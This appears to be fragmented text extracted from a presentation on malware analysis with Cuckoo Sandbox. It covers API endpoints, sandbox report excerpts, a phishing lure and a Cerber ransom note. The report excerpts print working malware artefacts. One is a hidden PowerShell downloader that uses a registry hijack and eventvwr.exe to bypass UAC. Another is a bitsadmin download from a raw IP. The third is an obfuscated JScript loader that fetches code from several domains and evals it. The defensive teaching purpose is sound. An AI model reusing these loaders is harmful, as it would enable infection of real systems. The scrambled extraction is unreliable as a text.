GET /files/get	Returns the content of the binary with the specified SHA256 hash.
GET /pcap/get	Returns the content of the PCAP associated with the given task.
GET /machines/list	Returns the list of analysis machines available to Cuckoo.
GET /machines/view	Returns details on the analysis machine associated with the specified name.
GET /cuckoo/status	Returns the basic cuckoo status, including version and tasks overview.
GET /vpn/status	Returns VPN status.
GET /exit	Shuts down the API server.

# Example

# Build a threat intel repo

- File Hashes
- URLs / IP Addresses
- Command Line Behavior
- Process Names



# Summary

- Analyze Files/URLs
- Understand Risks
- Identify Threats in the Organization
- Adopt Better Security Controls


# Thank You!



# References

- Cuckoo Sandbox  
<https://cuckoosandbox.org/>
- <http://206.176.63.28/analysis/1529/summary>
- <http://206.176.63.28/analysis/189/summary>
- <https://cuckoo.sh/docs/usage/api.html>
- <https://twitter.com/jamdunnDFW/status/904720548562968580>





Process tree

<b>WINWORD.EXE</b>	Name 1e7469cd25e07377_Dajda.exe
eye "C:\Program Files (x86)\Microsoft Office\Office"	Filepath C:\Users\Topsy\AppData\Local\Temp\DAJDA.exe
<b>cmd.exe</b>	Size 148.0KB
eye "C:\Windows\System32\cmd.exe" /c bitsadmin	Type PE32 executable (GUI) Intel 80386, for MS Windows
<b>bitsadmin.exe</b>	MD5 22211e198bae8bfb805d993d81127c69
eye bitsadmin /transfer /download "http://185.16	SHA1 41c20e787670cc5d9d62e368cf7d0723b9905ec0
<b>Dajda.exe</b>	SHA256 1e7469cd25e07377373948e6f60dc6a25ece6b0174cb8a78b3ac0a119cd20061
eye "C:\Users\Topsy\AppData\Local\Temp\DAJDA.exe"	

For viewing/editing, perform the following steps:

Click **Enable editing** button from the yellow bar above

"KATE Resume.doc": 210 characters (an approximate value). 100% 5:14 PM 9/14/2017

Windows Taskbar icons: Start, Internet Explorer, File Explorer, Word, Excel, PowerPoint, Google Chrome.



## Insights

## Cuckoo

## Cuckoo Installation

Version 2.0.4

## Usage statistics

reported 1909

completed 6

total 1940

running 0

pending 0

## SUBMIT A FILE FOR ANALYSIS



Drag your file into the left field or click the icon to select a file.




Submit

## SUBMIT URLs/HASHES

Submit URLs/hashes

## System info

free used total





	Summary
	Static Analysis
	Extracted Artifacts
	Behavioral Analysis <span style="border: 1px solid #ccc; border-radius: 50%; padding: 2px;">7</span>
	Network Analysis
	Dropped Files <span style="border: 1px solid #ccc; border-radius: 50%; padding: 2px;">7</span>
	Dropped Buffers <span style="border: 1px solid #ccc; border-radius: 50%; padding: 2px;">20</span>
	Process Memory <span style="border: 1px solid #ccc; border-radius: 50%; padding: 2px;">4</span>
	Compare Analysis
	Export Analysis
	Reboot Analysis
	Options
	Feedback
	Lock sidebar

<p>✖ Installs itself for autorun at Windows startup (1 event)</p>		
file C:\Users\Topsy\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\x.vbs		
<p>✖ Drops a binary and executes it (1 event)</p>		
<p>✖ Creates and runs a batch file to remove the original binary (1 event)</p>		
<p>✖ Creates a suspicious Powershell process (4 events)</p>		
<p>✖ Executed a process and injected code into it, probably while unpacking (35 events)</p>		
Time & API	Arguments	Status
CreateProcessInternalW	thread_identifier: 1808 thread_handle: 0x000005c0 process_identifier: 664 current_directory: C:\Users\Topsy\AppData\Local\Temp filepath: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe track: 1 command_line: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden \$wscript = new-object -ComObject WScript.Shell;\$webclient = new-object System.Net.WebClient;\$random = new-object random;\$urls = 'http://dfgdgdfg.top/officsemgmts.exe'.Split(',');\$name = \$random.next(1, 65536);\$path = \$env:temp + '\' + \$name + '.exe';\$hkey = 'HKCU\Software\Classes\mscfile\shell\open\command\';\$sleep = 3000;foreach(\$url in \$urls){try{\$webclient.DownloadFile(\$url.ToString(), \$path);\$wscript.RegWrite(\$hkey, \$path);Start-Sleep -m \$sleep;Start-Process -WindowStyle hidden -FilePath 'eventvwr.exe';Start-Sleep -m \$sleep;\$wscript.RegDelete(\$hkey);\$process = Get-Process \$name -ErrorAction silentlycontinue;if(!\$process) [Start-Process -WindowStyle hidden -FilePath \$path;]break;}catch{write-host \$_.Exception.Message;}}	1 1
filepath_r: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe creation_flags: 67634192		

5 7f 2e 51 65 28 62 66 b5 54 b1 84 7f 48 cc 80 31 33 7c 41 31 66 36 2a b6 6c a4 c4 73"+

4 InternetCrackUrlW

April 13, 2017, 4:33 p.m. ➔

url: http://185.165.29.36/11.mov  
flags: 0

4 InternetCrackUrlW

April 13, 2017, 4:33 p.m. ➔

url: http://185.165.29.36/11.mov  
flags: 0

4 InternetCrackUrlW

April 13, 2017, 4:33 p.m. ➔

url: http://185.165.29.36/11.mov

### File 6a13c7cb08c0366b\_11[1].mov

#### Summary

**Size** 5.0MB

**Type** PE32 executable (GUI) Intel 80386, for MS Windows

**MD5** 520824331854c7ba5b31d4a76a8ffc9a

**SHA1** 150502aedb1ef4b4d6988d287ce1a2692af05613

**SHA256** 6a13c7cb08c0366b2c053327592ec3bce7f39abe9cf43a79c990d2c12475ed7a

5 NtDeviceIoControlFile

April 13, 2017, 4:33 p.m. ➔

control\_code: 2162838 ()

5 WSASend

April 13, 2017, 4:33 p.m. ➔

buffer: GET /11.mov HTTP/1.1 Accept: \*/\* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 185.165.29.36 Connection: Keep-Alive  
socket: 1324

5 InternetCrackUrlW

April 13, 2017, 4:33 p.m. ➔

url: http://185.165.29.36/11.mov  
flags: 0

```
var rups = "http://";
function muhter(kjg, lki) {
return kjg.split(lki);}
function abatae(beeraa) {beeraa.send();}
function greezno() {return 'COUNQWTER'.replace(/QW/g,"");}
function hust(rasp){eval(rasp);}
var x = ["moodachainzgear.com","kskazan.ru","valdigresta.com","buildthenewcity.biz","1201llc.com"];
var mink = 0;
var mumik = new Array('GE'+'T');
var mustafa = x.length;
while(true)
if(mink>=mustafa)
break;
var lumin = new ActiveXObject("MSXML2.XMLHTTP");
var zemk = '00000001eimX4DV5pooXavJX1ubyLb1kfyG11eEVTXb69hCv-N6MZyv9DjB4Hr84Wm6IQ694ZhTys2nw4W6g4vt8QieNL-0WheX66xvSlZ3MG--ScMk0WKdXWHM0';
var ghyt = false;
var gerlk = x[mink];
lumin.open(mumik[2-2], rups+gerlk+' '+greezno()+'?' +zemk, ghyt);
abatae(lumin);
var gt = lumin.responseText;
var miffka = gt.indexOf(zemk);
var pista = gt.length;
if ((pista+0) > (9+1) * 100 && 2 == 2 && miffka + 2 > 1)
var kichman = muhter(gt, zemk).join("a");
hust(kichman);
break;
catch(e)
mink++;
function malysh() {return "htRESMtp".replace(/RESM/g,"");}
```

From: muk  
Sent: Tuesday, May 17, 2017 2:28 PM  
To: [REDACTED]  
Subject: [REDACTED]  
Importance: High

SMESSAGE  
Microsoft

Unu

We detecte

Sign-in da

Country/reg

IP address:

Date: Tue, 1

If this was y

If you're no

Please c

Thanks,  
The Microso

CERBER RANSOMWARE: Instructions

## CERBER RANSOMWARE

Instructions

---

Can't you find the necessary files?  
Is the content of your files not readable?

It is normal because the files' names and the data in your files have been encrypted by "Cerber Ransomware".

It means your files are NOT damaged! Your files are modified only. This modification is irreversible.  
From now it is not possible to use your files until they will be decrypted.

The only way to decrypt your files safely is to buy the special decryption software "Cerber".

Any attempts to restore your files with the third-party software will be fatal for your files.

---

tive action.



2:28 PM  
5/17/2017